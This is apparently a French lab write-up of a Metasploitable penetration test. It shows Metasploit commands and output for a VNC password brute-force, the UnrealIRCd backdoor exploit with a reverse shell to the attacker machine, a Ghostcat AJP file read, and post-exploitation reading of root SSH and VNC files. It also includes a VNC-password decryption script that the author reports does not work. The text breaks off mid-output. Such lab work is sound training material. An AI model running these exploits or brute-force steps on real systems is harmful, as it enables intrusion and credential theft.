
Ici j'ai lancé une attaque par force brute pour tenter de me connecter avec plusieurs mots de passe de la wordlist unix_passwords.txt :

```
msf6 > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 auxiliary(scanner/vnc/vnc_login) > set PASS_FILE /usr/share/wordlists/metasploit/unix_passwords.txt
PASS_FILE => /usr/share/wordlists/metasploit/unix_passwords.txt
msf6 auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.56.101:5900 - 192.168.56.101:5900 - Starting VNC login sweep
[!] 192.168.56.101:5900 - No active DB -- Credential data will not be saved!
[-] 192.168.56.101:5900 - 192.168.56.101:5900 - LOGIN FAILED: :admin (Incorrect: Authentication failed)
[-] 192.168.56.101:5900 - 192.168.56.101:5900 - LOGIN FAILED: :123456 (Incorrect: Authentication failed)
[-] 192.168.56.101:5900 - 192.168.56.101:5900 - LOGIN FAILED: :12345 (Incorrect: Authentication failed)
[-] 192.168.56.101:5900 - 192.168.56.101:5900 - LOGIN FAILED: :123456789 (Incorrect: Authentication failed)
[+] 192.168.56.101:5900 - 192.168.56.101:5900 - Login Successful: :password
[+] 192.168.56.101:5900 - 192.168.56.101:5900 - LOGIN FAILED: :iloveyou (Incorrect: Authentication failed)
[-] 192.168.56.101:5900 - 192.168.56.101:5900 - LOGIN FAILED: :princess (Incorrect: Authentication failed)
[-] 192.168.56.101:5900 - 192.168.56.101:5900 - LOGIN FAILED: :1234567 (Incorrect: Authentication failed)
[-] 192.168.56.101:5900 - 192.168.56.101:5900 - LOGIN FAILED: :12345678 (Incorrect: Authentication failed)
[-] 192.168.56.101:5900 - 192.168.56.101:5900 - LOGIN FAILED: :abc123 (Incorrect: Too many authentication attempts)
[-] 192.168.56.101:5900 - 192.168.56.101:5900 - LOGIN FAILED: :nicole (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.56.101:5900 - 192.168.56.101:5900 - LOGIN FAILED: :daniel (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.56.101:5900 - 192.168.56.101:5900 - LOGIN FAILED: :babygirl (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.56.101:5900 - 192.168.56.101:5900 - LOGIN FAILED: :monkey (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.56.101:5900 - 192.168.56.101:5900 - LOGIN FAILED: :lovely (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.56.101:5900 - 192.168.56.101:5900 - LOGIN FAILED: :jessica (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.56.101:5900 - 192.168.56.101:5900 - LOGIN FAILED: :654321 (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.56.101:5900 - 192.168.56.101:5900 - LOGIN FAILED: :michael (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.56.101:5900 - 192.168.56.101:5900 - LOGIN FAILED: :ashley (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.56.101:5900 - 192.168.56.101:5900 - LOGIN FAILED: :qwerty (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.56.101:5900 - 192.168.56.101:5900 - LOGIN FAILED: :111111 (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.56.101:5900 - 192.168.56.101:5900 - LOGIN FAILED: :iloveu (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.56.101:5900 - 192.168.56.101:5900 - LOGIN FAILED: :000000 (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.56.101:5900 - 192.168.56.101:5900 - LOGIN FAILED: :michelle (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.56.101:5900 - 192.168.56.101:5900 - LOGIN FAILED: :tigger (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.56.101:5900 - 192.168.56.101:5900 - LOGIN FAILED: :sunshine (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.56.101:5900 - 192.168.56.101:5900 - LOGIN FAILED: :chocolate (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.56.101:5900 - 192.168.56.101:5900 - LOGIN FAILED: :password1 (Incorrect: No authentication types available: Too many authentication failures)
```

Le mot de passe est password !


L'auxiliaire vnc_login de Metasploit ne lance pas d'interface graphique et c'est normal, il ne fait que tester les identifiants et confirmer qu'ils sont valides. Maintenant que je sais que le mot de passe est password, on peut se connecter manuellement au service VNC avec un client graphique.

```
(kali㉿Kali)-[~]
└─$ vncviewer 192.168.56.101:5900
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```



Et voila !

Post-Exploitation Port 5900 — VNC(3.3)



```
root@metasploitable: /  
root@metasploitable:/# whoami  
root  
root@metasploitable:/# cat /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/bin/sh  
man:x:6:12:man:/var/cache/man:/bin/sh  
lpd:x:7:lp:/var/spool/lpd:/bin/sh  
mail:x:8:8:mail:/var/mail:/bin/sh  
news:x:9:9:news:/var/spool/news:/bin/sh  
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh  
proxy:x:13:13:proxy:/bin/sh  
www-data:x:33:33:www-data:/var/www:/bin/sh  
backup:x:34:34:backup:/var/backups:/bin/sh  
list:x:38:38:Mailing List Manager:/var/list:/bin/sh  
irc:x:39:39:ircd:/var/run/ircd:/bin/sh  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh  
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh  
libuuid:x:100:101:/var/lib/libuuid:/bin/sh  
dhcpcd:x:101:102:/nonexistent:/bin/false  
syslog:x:102:103:/home/syslog:/bin/false  
<log:x:103:104:/home/klog:/bin/false  
sshd:x:104:65534:/:/var/run/sshd:/usr/sbin/nologin  
msfadmin:x:1000:1000:msfadmin,,,;/home/msfadmin:/bin/bash  
bind:x:105:113:/:/var/cache/bind:/bin/false  
postfix:x:106:115:/:/var/spool/postfix:/bin/false  
ftpx:107:65534::/home/ftp:/bin/false  
postgres:x:108:117:PostgreSQL administrator,,,;/var/lib/postgresql:/bin/bash  
mysql:x:109:118:MySQL Server,,,;/var/lib/mysql:/bin/false  
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false  
distccd:x:111:65534::/bin/false  
user:x:1001:1001:just a user,111,,,;/home/user:/bin/bash  
service:x:1002:1002,,,;/home/service:/bin/bash  
telnetd:x:112:120:/nonexistent:/bin/false  
proftpd:x:113:65534::/var/run/proftpd:/bin/false  
statd:x:114:65534::/var/lib/nfs:/bin/false  
root@metasploitable:/# ls -l  
total 93  
drwxr-xr-x 2 root root 4096 May 13 2012 bin  
drwxr-xr-x 4 root root 1024 May 13 2012 boot  
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom -> media/cdrom  
drwxr-xr-x 14 root root 13480 Aug 12 17:41 dev  
drwxr-xr-x 94 root root 4096 Aug 12 17:41 etc  
drwxr-xr-x 6 root root 4096 Apr 16 2010 home  
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd  
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server  
drwxr-xr-x 13 root root 4096 May 13 2012 lib  
drwxr-xr-x 2 root root 16384 Mar 16 2010 lost+found  
drwxr-xr-x 4 root root 4096 Mar 16 2010 media  
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt  
-rw-r----- 1 root root 18799 Aug 12 17:41 nohup.out  
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
```

Cette vulnérabilité permet à un attaquant distant de se connecter directement à l'interface graphique du système sans chiffrement, en contournant toute authentification système classique. En connaissant ou en devinant le mot de passe VNC (ici password), l'attaquant obtient un accès complet au bureau en tant que root.

Ce qui permet de consulter l'écran en temps réel et interagir avec la machine, ouvrir des terminaux root et exécuter des commandes systèmes, lire, modifier ou supprimer des fichiers, installer ou supprimer des programmes, accéder aux bases de données, mots de passe et configurations sensibles...

En clair, cette faille équivaut à un contrôle physique complet de la machine à distance.

Fin de l'exploitation et de la post-exploitation du port 5900.

Exploitation Port 6000 —X11

Le port 6000/tcp correspond au X11 (X Window System), il s'agit du protocole graphique utilisé par les environnements Linux/Unix pour afficher une interface distante.

A savoir : Normalement si le serveur X11 est mal configuré (accès sans authentification), il est possible de se connecter directement et voir l'écran de la victime, voire taper des commandes graphiques.

Ici X11 est ouvert mais protégé ce qui explique le « access denied ».

```
msf6 > use auxiliary/scanner/x11/open_x11
msf6 auxiliary(scanner/x11/open_x11) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 auxiliary(scanner/x11/open_x11) > run
[*] 192.168.56.101:6000 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/x11/open_x11) > xwd -root -display 192.168.56.101:0 -silent > screen.xwd
[*] exec: xwd -root -display 192.168.56.101:0 -silent > screen.xwd
Client is not authorized to connect to Server
xwd: unable to open display '192.168.56.101:0'
msf6 auxiliary(scanner/x11/open_x11) >
```

Post-Exploitation Port 6000 — X11

Le service X11 (port 6000) a été détecté. Par défaut, X11 peut permettre un accès non authentifié à l'affichage graphique de la machine distante. Ici, l'accès est refusé (access denied) j'ai tenté quand même un screenshot pour voir si on voit effectivement l'écran de la cible et ça a échoué. Cela réduit le risque immédiat mais reste une mauvaise pratique d'exposition, car une mauvaise configuration d'xauth qui fourni le cookie d'authentification pourrait permettre à un attaquant de visualiser ou manipuler l'interface graphique de la victime.

Fin de l'exploitation et de la post-exploitation du port 6000.

Exploitation Port 6667/6697 — UnrealIRCd

UnrealIRCd est un serveur IRC très utilisé et connu pour avoir eu des backdoors. Ici, la version déployée (3.2.8.1) est vulnérable : les sources publiées ont été modifiées par un attaquant et une backdoor a été intégrée directement dans le code.

Résultat un attaquant peut exécuter des commandes système à distance, simplement en envoyant une commande IRC spéciale.

Voici une exploitation que j'ai trouvée avec Metasploit :

```
msf6 > use exploit/unix irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT => 6667
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.102:4444
[*] 192.168.56.101:6667 - Connected to 192.168.56.101:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.56.101:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo rGemocgZYc7J64v5;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "rGemocgZYc7J64v5\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.56.102:4444 -> 192.168.56.101:49267) at 2025-08-26 23:17:26 +0200
```

Un shell s'ouvre !

Post-Exploitation Port 6667/6697 — UnrealIRCd

J'ai plusieurs possibilités encore une fois :

Lister les utilisateurs :

```
cat /etc/passwd | head
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
```

Lister les fichiers accessibles :

```
ls -la /root
total 76
drwxr-xr-x 13 root root 4096 Aug 27 14:28 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
-rw----- 1 root root 324 Aug 27 14:28 .Xauthority
lrwxrwxrwx 1 root root 9 May 14 2012 .bash_history -> /dev/null
-rw-r--r-- 1 root root 2245 Jul 31 15:38 .bashrc
drwx----- 3 root root 4096 May 20 2012 .config
drwx----- 2 root root 4096 May 20 2012 .filezilla
drwxr-xr-x 5 root root 4096 Aug 27 14:28 .fluxbox
drwx----- 2 root root 4096 May 20 2012 .gconf
drwx----- 2 root root 4096 May 20 2012 .gconfd
drwxr-xr-x 2 root root 4096 May 20 2012 .gstreamer-0.10
drwx----- 4 root root 4096 May 20 2012 .mozilla
-rw-r--r-- 1 root root 141 Oct 20 2007 .profile
drwx----- 5 root root 4096 May 20 2012 .purple
-rw----- 1 root root 4 Aug 1 15:53 .rhosts
drwxr-xr-x 2 root root 4096 May 20 2012 .ssh
drwx----- 2 root root 4096 Aug 27 14:28 .vnc
drwxr-xr-x 2 root root 4096 May 20 2012 Desktop
-rwx----- 1 root root 401 May 20 2012 reset_logs.sh
-rw-r--r-- 1 root root 138 Aug 27 14:28 vnc.log
```

Le dossier .ssh contient les clées privée (id_rsa), avec celle-ci une connexion SSH root sans mot de passe est possible :

```
ls -la /root/.ssh
total 16
drwxr-xr-x 2 root root 4096 May 20 2012 .
drwxr-xr-x 13 root root 4096 Aug 27 14:28 ..
-rw-r--r-- 1 root root 405 May 17 2010 authorized_keys
-rw-r--r-- 1 root root 442 May 20 2012 known_hosts
cat /root/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpfpG70lShHQqlDJkcteZzPFSbW76IUiPR00h+WBV0x1c6iPL
/0zUYFHyFKAzle6/5teoweG1jr2qOffdomVhvXXvSjGa5Fw0YB8R0Qxs0WWTQTYSeBa66X6e777GVKHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1k
rU3Zo9Bzp0e@ac2U+qUGIzIu/WwgztLZs5/D9iyhtRWocYQPE+kCp+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu20wkj0c+Wv8Vw7bwkf+1Rgi0MgiJ5ccs
4WocYVxsXovcNbALTp3w== msfadmin@metasploitable
[
```

Le dossier .vnc contient un fichier passwd avec un mot de passe chiffré en DES sur 8 octets

Note : Le mot de passe est transformé en une clé DES de 56 bits (7 octets), et 1 octet est utilisé pour le contrôle de parité donc au total = 8 octets.

```
ls -la /root/.vnc
total 68
drwx----- 2 root root 4096 Aug 27 14:28 .
drwxr-xr-x 13 root root 4096 Aug 27 14:28 ..
-rw-r--r-- 1 root root 13838 Aug 27 14:32 metasploitable:0.log
-rw-r--r-- 1 root root 5 Aug 27 14:28 metasploitable:0.pid
-rw-r--r-- 1 root root 15236 May 20 2012 metasploitable:1.log
-rw-r--r-- 1 root root 13822 May 20 2012 metasploitable:2.log
-rw----- 1 root root 8 May 20 2012 passwd
-rwrxr-xr-x 1 root root 151 May 20 2012 xstartup
cat /root/.vnc/passwd
$0<0rzX
[
```

J'ai tenté de le déchiffrer à l'aide de JohnTheRipper, vncpwd ainsi qu'un script python juste en dessous :

```

#!/usr/bin/env python3
from binascii import hexlify
from Crypto.Cipher import DES

# Clé DES statique utilisée par VNC
VNC_KEY = bytes([23, 82, 107, 6, 35, 78, 88, 7])

def decrypt_vnc_password(filename):
    with open(filename, "rb") as f:
        data = f.read()
    cipher = DES.new(VNC_KEY, DES.MODE_ECB)
    passwd = cipher.decrypt(data[:8])
    return passwd.decode("utf-8", errors="ignore").strip()

if __name__ == "__main__":
    import sys
    if len(sys.argv) != 2:
        print(f"Usage: {sys.argv[0]} <vnc_passwd_file>")
        sys.exit(1)
    decrypted = decrypt_vnc_password(sys.argv[1])
    print(f"[+] VNC password: {decrypted}")

```

A savoir que VNC ne sauvegarde pas le mot de passe en clair, il utilise le DES (Data Encryption Standard) pour chiffrer le mot de passe avec une clé statique. Le mot de passe chiffré est ensuite stocké dans un fichier ici /root/.vnc/passwd.

DES nécessite une clé de 8 octets (64 bits). Les développeurs de VNC ont choisi une clé fixe ([23, 82, 107, 6, 35, 78, 88, 7]) pour le chiffrement des fichiers passwd, afin que tous les clients/serveurs puissent déchiffrer un mot de passe sans configuration supplémentaire.

Si chaque mot de passe devait être chiffré avec une clé différente, le serveur devrait stocker la clé ou la générer dynamiquement, ce qui compliquerait le protocole. Une clé fixe simplifie la compatibilité entre tous les clients et serveurs VNC, mais rend le chiffrement faible, car elle n'est pas unique pour chaque mot de passe, tous les mots de passe VNC sont chiffrés avec cette même clé.

Le fichier VNC contient seulement le(s) mot de passe chiffré (jusqu'à 8 caractères), et la clé fixe permet de déchiffrer n'importe quel mot de passe stocké par VNC sur n'importe quel système, n'importe qui connaissant cette clé peut déchiffrer les mots de passe

Donc ces valeurs [23, 82, 107, 6, 35, 78, 88, 7] correspondent aux 8 octets exacts que le protocole VNC définit comme la clé par défaut.

Ensuite on ouvre le fichier en mode binaire ("rb") car le mot de passe est chiffré, donc ce ne sont pas des caractères lisibles. DES.new (VNC_KEY, DES.MODE_ECB) vient créer un objet DES en mode ECB (Electronic Code Book) ce qui signifie que chaque bloc est chiffré indépendamment, ce qui est exactement la manière dont VNC chiffre son mot de passe. Et avec data [:8] : on ne prend que les 8 premiers octets, car un mot de passe VNC ne dépasse jamais 8 caractères.

cipher.decrypt(...) transforme les octets chiffrés en texte clair.

Les octets déchiffrés puis convertis en chaîne UTF-8, le errors="ignore" permet de passer les octets qui ne correspondent pas à des caractères UTF-8, évitant une erreur. Et strip() supprime les

éventuels caractères de remplissage parce que VNC complète le mot de passe avec des octets nuls si il y a moins de 8 caractères.

Et la partie exécutable vérifie que l'utilisateur a fourni un nom de fichier en argument / Appelle la fonction pour déchiffrer le mot de passe / Affiche le mot de passe en clair.

Ce script proviens de recherches que j'ai essayé de confectionner mais ne fonctionne pas, le mot de passe reste chiffré.

Fin de l'exploitation et de la post-exploitation du port 6667/6697.

Exploitation Port 8009 — AJP13

AJP13 (Apache JServ Protocol) est utilisé par Apache Tomcat pour la communication interne entre Apache HTTPD et Tomcat et n'est du coup pas censé être exposé sur le réseau.

Il est donc vulnérable à plusieurs attaques :

- Ghostcat (<https://nvd.nist.gov/vuln/detail/CVE-2020-1938>) : permet à un attaquant de lire n'importe quel fichier du serveur Tomcat, et dans certains cas d'obtenir l'exécution de code.
- Pas d'authentification native les conséquences sont que toute machine qui se connecte peut dialoguer avec Tomcat.

```
(kali㉿Kali)-[~]
$ nmap -p 8009 --script ajp-auth,ajp-headers,ajp-methods 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-28 20:52 CEST
Nmap scan report for 192.168.56.101
Host is up (0.00019s latency).

PORT      STATE SERVICE
8009/tcp   open  ajp13
|_ajp-methods: Failed to get a valid response for the OPTION request
|_ajp-headers:
|_ Content-Type: text/html;charset=ISO-8859-1
MAC Address: 08:00:27:1D:A7:A8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
```

Mon scan nmap montre que l'AJP répond bien.

```
msf6 > search ajp tomcat
Matching Modules
=====
#  Name
-  ---
0  auxiliary/admin/http/tomcat_ghostcat  2020-02-20      normal  Yes   Apache [ajp] File Read

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/http/tomcat_ghostcat
msf6 > ■
```

```

msf6 > use auxiliary/admin/http/tomcat_ghostcat
msf6 auxiliary(admin/http/tomcat_ghostcat) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 auxiliary(admin/http/tomcat_ghostcat) > set RPORT 8009
RPORT => 8009
msf6 auxiliary(admin/http/tomcat_ghostcat) > set FILE /WEB-INF/web.xml
[!] Unknown datastore option: FILE.
FILE => /WEB-INF/web.xml
msf6 auxiliary(admin/http/tomcat_ghostcat) > run
[*] Running module against 192.168.56.101
<?xml version="1.0" encoding="ISO-8859-1"?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements. See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License. You may obtain a copy of the License at
  http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->

<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd"
  version="2.4">

  <display-name>Welcome to Tomcat</display-name>
  <description>
    Welcome to Tomcat
  </description>

  <!-- JSPC servlet mappings start -->
  <servlet>
    <servlet-name>org.apache.jsp.index_jsp</servlet-name>
    <servlet-class>org.apache.jsp.index_jsp</servlet-class>
  </servlet>

  <servlet-mapping>
    <servlet-name>org.apache.jsp.index_jsp</servlet-name>
    <url-pattern>/index.jsp</url-pattern>
  </servlet-mapping>

  <!-- JSPC servlet mappings end -->

</web-app>
[*] 192.168.56.101:8009 - File contents save to: /home/kali/.msf4/loot/20250828220626_default_192.168.56.101_WEBINFweb.xml_245647.txt

```

Cet exploit permet de lire le fichier WEB-INF/web.xml de l'application Tomcat, où se trouvent souvent des credentials de base de données, voici mon résultat :

```

<!-- Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at
http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
--&gt;

&lt;web-app xmlns="http://java.sun.com/xml/ns/j2ee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd"
  version="2.4"&gt;
  &lt;!-- JSPC servlet mappings start --&gt;
  &lt;servlet&gt;
    &lt;servlet-name&gt;org.apache.jsp.index_jsp&lt;/servlet-name&gt;
